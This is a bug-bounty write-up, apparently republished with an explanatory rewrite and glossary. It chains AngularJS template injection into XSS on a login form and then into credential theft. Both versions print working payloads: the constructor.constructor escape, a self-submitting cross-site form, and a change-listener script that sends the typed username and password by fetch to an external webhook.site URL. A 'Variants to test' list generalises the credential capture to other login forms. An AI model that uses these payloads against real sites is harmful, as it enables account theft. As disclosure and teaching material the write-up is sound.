From AngularJS CSTI to credentials theft
 Published on bergee.it
I was doing some recon on some sites. I stumbled upon a site with the login form.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a chain that starts with a login form and ends with stolen credentials. The target is a site with a login form; the researcher does not name it, and the only host that appears in the text is the researcher's own site, bergee.it, in the context of the write-up itself. The feature involved is the ordinary sign-in form: a user ID field (txtUserId), a password field (txtpassword) and a "Sign in" button. Nothing in the report describes what happens after a successful login, because the attack never needs a valid account.
The weakness is Client Side Template Injection (CSTI). The page renders user-supplied input through an AngularJS template, so Angular evaluates the contents of {{ }} in the input value as an expression. The researcher turns that into XSS, then uses the XSS to read the login form and exfiltrate what the victim types.
Setup
No accounts, roles or special access were needed. The work was passive recon followed by manual testing in a browser:
- Browsing sites during recon until a login form turned up.
- Checking the technology stack with Wappalyzer, which reported Angular 1.1.3.
- A browser to submit the form and observe the result.
- A payload reference: the "XSS in Angular" page in the PayloadsAllTheThings repository.
- A webhook.site endpoint to receive the exfiltrated data.
The precondition for the whole chain is that the login form reflects the submitted value back into an Angular-rendered template without sanitising it, and that the form has no CSRF protection (the researcher notes the absence of CSRF protection explicitly).
Finding it
Wappalyzer identified Angular 1.1.3 on the login page.

The first test was the classic Angular expression {{7*7}}, typed into the login form and submitted with the "Sign in" button. The value of the login field changed from {{7*7}} to 49. That is the signature of CSTI: the page is evaluating the expression rather than displaying it literally. Since Angular expressions can reach JavaScript constructors, the researcher expected to escalate to XSS.
Exploitation
Step 1: confirm CSTI
Enter {{7*7}} in the login field and press "Sign in". The field value becomes 49. The template engine is evaluating attacker-controlled input.
Step 2: turn CSTI into XSS
The researcher picked a payload from the PayloadsAllTheThings "XSS in Angular" page that matches this Angular version:
{{constructor.constructor('alert(1)')()}}
constructor.constructor reaches the Function constructor, and the string passed to it is executed as JavaScript, so alert(1) runs. Submitting this in the login form and pressing "Sign in" produced an alert box showing 1. At this point the researcher had post-based XSS: the payload executes after the form is submitted, in the response that re-renders the submitted value.
Step 3: check for CSRF protection and build a cross-site trigger
The form had no CSRF protection, so a page on another origin could post to it. The researcher created an HTML file that auto-submits a form to the target:
<form method="post" action="https://www.redacted.com" id="frm">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="txtUserId" id="txtUserId" value="{{{{constructor.constructor('alert(document.domain)')()}}" />
<input type="hidden" name="txtpassword" id="txtpassword" value="" />
<input type="submit" value="Login">
<script>
document.forms['frm'].submit();
</script>
The form posts to the target with the payload in txtUserId and an empty password. The report shows the file exactly as used, with the payload in txtUserId and an empty password. Opening the file posted the form and the domain name popup appeared, confirming that the XSS fires from a cross-site submission.
Step 4: decide what the XSS is worth
The researcher reasoned about the position: the victim cannot be logged in when the payload runs, because it executes inside the login form. So the useful target is not the session but the credentials being typed into that form. The plan: read the login and password fields and send them to an external site controlled by the attacker. For this the researcher used webhook.site.
The JavaScript payload:
document.addEventListener("change",(function(e){
lg=document.forms["frm"].txtUserId.value,
pwd=document.forms["frm"].txtpassword.value,
fetch("https://webhook.site/56a3452e-f912-4e31-81d2-a683d1c2d8d9/?creds="+lg+"/"+pwd)
}));

It registers a change listener. Every time the user types into the login or password field and then leaves it, by pressing Tab or the "Sign in" button, the current values of txtUserId and txtpassword are read from the form named frm and sent with fetch to the webhook URL, joined by / in the creds query parameter.
Step 5: combine everything into one payload
The final payload placed in the login input value wraps the exfiltration code in the Angular constructor trick, with the inner quotes HTML-encoded so the value survives being embedded in the page:
{{constructor.constructor('document.addEventListener("change",(function(e){lg=document.forms["frm"].txtUserId.value,pwd=document.forms["frm"].txtpassword.value,fetch("https://webhook.site/xxxxxxxx-xxxx-xxxx-81d2-a683d0c2d9d9/?creds="+lg+"/"+pwd)}))')()}}
When the victim submits the login form, the value is rendered, Angular evaluates the expression, and the change listener is installed. As the victim fills in the form, the credentials are sent to the attacker's webhook. The researcher notes that this way the victim's credentials could be stolen while they were logging in.
Root cause
The login form takes the submitted value and renders it back into a page that AngularJS compiles as a template. Angular treats {{ }} in text as an expression to evaluate, so any input that reaches the template becomes code. The researcher picked a payload from PayloadsAllTheThings that matches this Angular version, and it escalated to arbitrary JavaScript. The missing CSRF protection on the form lets a page on another origin trigger the submission automatically once a victim opens it. The report does not describe any output encoding or sandbox that would have stopped the evaluation.
Impact
An attacker who can get a victim to load a crafted page can submit the payload to the login form and, once the victim starts typing, receive the login and password on an external server. The victim does not need an account on the attacker's side and does not need to be logged in; the credentials are captured during the login itself. The credentials are captured while the victim logs in, after the payload is submitted to the form. The report does not quantify how many users or which users were affected. The reward was some swag.
Fix
The measures that address the chain are: stop rendering user input through Angular templates (encode or bind it as text so {{ }} is never evaluated), upgrade AngularJS to a version that does not permit the constructor.constructor escape, and add CSRF protection to the login form so a cross-site POST cannot submit it.
Variants to test
- Other Angular versions. Submit
{{7*7}}in any field that is reflected into an Angular-rendered page. A result of49instead of the literal text confirms CSTI; then try the version-appropriate constructor payload from PayloadsAllTheThings. - Other template engines. The same reflection test with engine-specific syntax (for example
${7*7}for JSP/EL or#{7*7}for other frameworks) shows whether server-side or client-side evaluation is happening. A computed result instead of the literal string is the positive signal. - Forms without CSRF tokens. Build a local HTML file that auto-submits a hidden form to the target with the payload in a field. If the payload executes on the response page, the form is reachable cross-site and the delivery step works.
- Credential capture via event listeners. On any login form with reflected XSS, register a
changelistener that reads the username and password fields and sends them to a controlled endpoint. A request arriving at the endpoint with the typed values confirms the exfiltration path. - Quote handling in reflected values. Try payloads with single quotes, double quotes and HTML entities (
") to see which encoding survives the reflection; the variant that still executes is the one to use in the final payload.
What happened, in plain words
A security researcher was browsing websites looking for interesting things, a process called reconnaissance. On one site he found a login form: the box where you type your username and password before clicking a button to sign in. He used a small browser extension called Wappalyzer, which looks at a website and guesses which software it is built with, and it told him the site was using AngularJS version 1.1.3.
AngularJS is a JavaScript framework: a collection of ready-made code that helps developers build interactive web pages. One of its features is that it can read special markers written as double curly braces, {{ }}, and treat whatever is inside them as a small calculation to perform, then show the result on the page. That feature is meant for the developer's own templates, but if a website ever puts text typed by a visitor into one of those markers, the visitor's text gets calculated too. When that happens, we call it Client Side Template Injection, or CSTI: the visitor's input is being treated as part of the page's template code.
The researcher tested this by typing {{7*7}} into the login box. If the site just showed the text back, nothing interesting would happen. Instead the box changed to show 49, which means the site had done the multiplication. That is the tell-tale sign of CSTI.
From there he escalated: AngularJS expressions can be pushed further until they run ordinary JavaScript, the programming language that browsers understand. That turns the CSTI into Cross-Site Scripting, or XSS: the ability to make a victim's browser run code the attacker wrote. He then built a small HTML page on his own computer that automatically submits the malicious value to the login form, which worked because the form had no CSRF protection (a defence that stops other websites from submitting forms on your behalf). Finally he wrote a payload that, once running in the victim's browser, listens for the victim typing their username and password and sends both to a server he controls. The victim's credentials are stolen while they log in.
Setup
No account, no special permission and no insider access were needed. The whole chain was built from things anyone with a browser can do:
- Browsing sites during reconnaissance until a login form turned up.
- Checking the technology stack with Wappalyzer, which reported Angular 1.1.3.
- A browser to submit the form and watch what happens.
- A public reference of payloads: the "XSS in Angular" page in the PayloadsAllTheThings repository on GitHub. A payload is simply a piece of text crafted to trigger a behaviour in a program.
- A webhook.site endpoint. Webhook.site is a free service that gives you a unique web address and shows you every request that arrives at it. Think of it as a mailbox with a glass front: anyone can drop a letter in, and you can see exactly what was dropped.
The precondition for the whole chain is that the login form reflects the submitted value back into a page that Angular renders as a template, without sanitising it (sanitising means cleaning input so it cannot be interpreted as code), and that the form has no CSRF protection. The researcher notes the absence of CSRF protection explicitly.
Finding it
Wappalyzer identified Angular 1.1.3 on the login page.
The first test was the classic Angular expression {{7*7}}, typed into the login form and submitted with the "Sign in" button. The value of the login field changed from {{7*7}} to 49. That is the signature of CSTI: the page is evaluating the expression rather than displaying it literally. Since Angular expressions can reach JavaScript constructors, the researcher expected to escalate to XSS.
Why this step matters: before doing anything clever, you want a cheap, harmless test that tells you whether the site is evaluating your input. {{7*7}} is perfect because it cannot do any damage; it just multiplies two numbers. If you see 49, you know the site is running your text as code. If you see {{7*7}} unchanged, the site is treating it as plain text and there is nothing to exploit here.
Exploitation
Step 1: confirm CSTI
Enter {{7*7}} in the login field and press "Sign in". The field value becomes 49. The template engine is evaluating attacker-controlled input.
Step 2: turn CSTI into XSS
The researcher picked a payload from the PayloadsAllTheThings "XSS in Angular" page that matches this Angular version:
{{constructor.constructor('alert(1)')()}}
Line by line:
{{and}}are the Angular template markers. Everything between them is treated as an expression to evaluate.constructoris a property that every JavaScript object has; it points to the function that created the object. On a plain string,constructorgives you theStringfunction..constructoron that function gives you theFunctionconstructor, which is the built-in JavaScript tool that turns a piece of text into a runnable function. This is the escape hatch: it lets you run arbitrary code from a string.('alert(1)')is the text handed toFunction. It becomes the body of a new function.()at the end calls that new function immediately, soalert(1)runs.alert(1)is a browser built-in that pops up a small dialog box showing the value1. It is the classic harmless proof that JavaScript is running.
Submitting this in the login form and pressing "Sign in" produced an alert box showing 1. At this point the researcher had post-based XSS: the payload executes after the form is submitted, in the response that re-renders the submitted value. "Post-based" just means the payload travels in a form submission (an HTTP POST request) rather than in the page's address bar.
Step 3: check for CSRF protection and build a cross-site trigger
The form had no CSRF protection, so a page on another origin could post to it. CSRF stands for Cross-Site Request Forgery: it is the trick of making a victim's browser send a request to a site the victim is using, without the victim meaning to. Sites often defend against it with a secret token that the server checks on submission. If there is no such token, any page anywhere can submit the form.
The researcher created an HTML file that auto-submits a form to the target:
<form method="post" action="https://www.redacted.com" id="frm">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="txtUserId" id="txtUserId" value="{{{{constructor.constructor('alert(document.domain)')()}}" />
<input type="hidden" name="txtpassword" id="txtpassword" value="" />
<input type="submit" value="Login">
<script>
document.forms['frm'].submit();
</script>
Line by line:
<form method="post" action="https://www.redacted.com" id="frm">opens a form.method="post"means the data is sent in the body of an HTTP POST request.actionis the address the form is sent to.id="frm"gives the form a name so JavaScript can find it later.- The first
<input type="hidden" ...>is a hidden field named__EVENTTARGETwith an empty value. Hidden fields are not shown to the user but are still submitted; this one is part of the target site's form structure. - The second hidden field is the important one:
name="txtUserId"is the username field, and itsvalueis the payload{{{{constructor.constructor('alert(document.domain)')()}}. The report shows the file exactly as used, with the payload intxtUserIdand an empty password. - The third hidden field
txtpasswordis the password field, left empty. <input type="submit" value="Login">is a submit button labelled "Login".- The
<script>block runsdocument.forms['frm'].submit();, which finds the form by its id and submits it immediately, without the user clicking anything.
Opening the file posted the form and the domain name popup appeared, confirming that the XSS fires from a cross-site submission. document.domain is the browser's way of telling JavaScript which website it is currently on; showing it in an alert proves the code is running in the context of the target site.
Step 4: decide what the XSS is worth
The researcher reasoned about the position: the victim cannot be logged in when the payload runs, because it executes inside the login form. So the useful target is not the session but the credentials being typed into that form. A session is the state of being logged in, usually tracked by a cookie (a small piece of data the browser stores for a site). Here there is no session to steal, because the victim has not logged in yet. The plan: read the login and password fields and send them to an external site controlled by the attacker. For this the researcher used webhook.site.
The JavaScript payload:
document.addEventListener("change",(function(e){
lg=document.forms["frm"].txtUserId.value,
pwd=document.forms["frm"].txtpassword.value,
fetch("https://webhook.site/56a3452e-f912-4e31-81d2-a683d1c2d8d9/?creds="+lg+"/"+pwd)
}));
Line by line:
document.addEventListener("change", ...)tells the browser: whenever achangeevent happens on this page, run the function I am giving you. Achangeevent fires when the user edits a form field and then leaves it, for example by pressing Tab or clicking the "Sign in" button.(function(e){ ... })is the function that runs on each change. Theeis the event object, which carries details about what happened; it is not used here.lg=document.forms["frm"].txtUserId.valuefinds the form namedfrm, finds the field namedtxtUserIdinside it, and reads its current value into a variable calledlg(short for login).pwd=document.forms["frm"].txtpassword.valuedoes the same for the password field, storing it inpwd.fetch("https://webhook.site/56a3452e-f912-4e31-81d2-a683d1c2d8d9/?creds="+lg+"/"+pwd)sends an HTTP request to the webhook address.fetchis the browser's built-in way of making network requests from JavaScript. The URL is built by gluing together the base address, the text?creds=, the login, a/, and the password. The?creds=...part is a query string: data appended to a URL after a question mark, which the receiving server can read.
So every time the user types into the login or password field and then leaves it, by pressing Tab or the "Sign in" button, the current values of txtUserId and txtpassword are read from the form named frm and sent with fetch to the webhook URL, joined by / in the creds query parameter.
Step 5: combine everything into one payload
The final payload placed in the login input value wraps the exfiltration code in the Angular constructor trick, with the inner quotes HTML-encoded so the value survives being embedded in the page:
{{constructor.constructor('document.addEventListener("change",(function(e){lg=document.forms["frm"].txtUserId.value,pwd=document.forms["frm"].txtpassword.value,fetch("https://webhook.site/xxxxxxxx-xxxx-xxxx-81d2-a683d0c2d9d9/?creds="+lg+"/"+pwd)}))')()}}
Line by line:
- The outer
{{ ... }}are the Angular markers, so Angular evaluates everything inside. constructor.constructor(...)is the same escape hatch as before: it reaches theFunctionconstructor, which turns the string it receives into runnable code.- The string passed to
Functionis the whole exfiltration script from Step 4, but with every double quote replaced by"."is the HTML entity for a double quote. Why? Because the payload is being placed inside an HTML attribute (thevalueof an input), and a raw double quote would end the attribute early and break the page. The browser decodes"back to"before JavaScript sees it, so the code still works. - The trailing
()calls the newly created function, so the listener is installed immediately.
When the victim submits the login form, the value is rendered, Angular evaluates the expression, and the change listener is installed. As the victim fills in the form, the credentials are sent to the attacker's webhook. The researcher notes that this way the victim's credentials could be stolen while they were logging in.
Root cause
The login form takes the submitted value and renders it back into a page that AngularJS compiles as a template. Angular treats {{ }} in text as an expression to evaluate, so any input that reaches the template becomes code. The researcher picked a payload from PayloadsAllTheThings that matches this Angular version, and it escalated to arbitrary JavaScript. The missing CSRF protection on the form lets a page on another origin trigger the submission automatically once a victim opens it. The report does not describe any output encoding or sandbox that would have stopped the evaluation.
In plain terms: the site trusted the visitor's text. It should have treated the text as text, not as code. And it should have checked that form submissions came from its own pages, not from someone else's.
Impact
An attacker who can get a victim to load a crafted page can submit the payload to the login form and, once the victim starts typing, receive the login and password on an external server. The victim does not need an account on the attacker's side and does not need to be logged in; the credentials are captured during the login itself. The credentials are captured while the victim logs in, after the payload is submitted to the form. The report does not quantify how many users or which users were affected. The reward was some swag.
Fix
The report does not say what the site changed. The measures that address the chain are: stop rendering user input through Angular templates (encode or bind it as text so {{ }} is never evaluated), upgrade AngularJS to a version that does not permit the constructor.constructor escape, and add CSRF protection to the login form so a cross-site POST cannot submit it.
Variants to test
- Other Angular versions. Submit
{{7*7}}in any field that is reflected into an Angular-rendered page. A result of49instead of the literal text confirms CSTI; then try the version-appropriate constructor payload from PayloadsAllTheThings. - Other template engines. The same reflection test with engine-specific syntax (for example
${7*7}for JSP/EL or#{7*7}for other frameworks) shows whether server-side or client-side evaluation is happening. A computed result instead of the literal string is the positive signal. - Forms without CSRF tokens. Build a local HTML file that auto-submits a hidden form to the target with the payload in a field. If the payload executes on the response page, the form is reachable cross-site and the delivery step works.
- Credential capture via event listeners. On any login form with reflected XSS, register a
changelistener that reads the username and password fields and sends them to a controlled endpoint. A request arriving at the endpoint with the typed values confirms the exfiltration path. - Quote handling in reflected values. Try payloads with single quotes, double quotes and HTML entities (
") to see which encoding survives the reflection; the variant that still executes is the one to use in the final payload.
Glossary
- AngularJS: a JavaScript framework for building interactive web pages; older versions evaluate
{{ }}markers in page text as expressions. - API: Application Programming Interface; a defined way for one piece of software to talk to another. Not used directly in this report, but the webhook is a simple example of a service you send data to.
- Cookie: a small piece of data a website asks the browser to store and send back on later requests, often used to remember that you are logged in.
- Credentials: the username and password (or similar) that prove who you are.
- CSRF (Cross-Site Request Forgery): tricking a victim's browser into sending a request to a site the victim uses, without the victim intending it.
- CSRF token: a secret value embedded in a form that the server checks on submission, so requests from other sites are rejected.
- DOM: Document Object Model; the browser's in-memory model of the page, which JavaScript can read and change.
- Endpoint: a specific web address that accepts requests, for example a webhook URL.
- Event listener: a function registered to run when a particular event (such as a field change) happens.
- Exfiltration: secretly sending stolen data out of the victim's browser to a server the attacker controls.
- Expression: a small piece of code that produces a value, such as
7*7. - Function constructor: the built-in JavaScript tool that turns a string into a runnable function; a common escape hatch in template injection.
- HTML entity: a code such as
"that represents a character (here a double quote) so it can be safely placed inside HTML. - HTTP POST: a request method used to send data (such as a form) to a server.
- JavaScript: the programming language browsers run to make pages interactive.
- Payload: a crafted piece of text or code designed to trigger a specific behaviour in a target.
- Query string: the part of a URL after
?, carrying data such as?creds=.... - Reconnaissance (recon): the information-gathering phase of security testing, before any exploitation.
- Reflection: when a site sends back input you submitted, for example showing your username on the page after login.
- Sanitising: cleaning input so it cannot be interpreted as code.
- Session: the state of being logged in, usually tracked by a cookie.
- Template: a page with placeholders that a framework fills in with values.
- Wappalyzer: a browser extension that detects which technologies a website uses.
- Webhook: a URL that accepts incoming requests and shows you what arrived; webhook.site is a free service for this.
- XSS (Cross-Site Scripting): making a victim's browser run JavaScript that the attacker wrote, usually by injecting it into a page the victim visits.



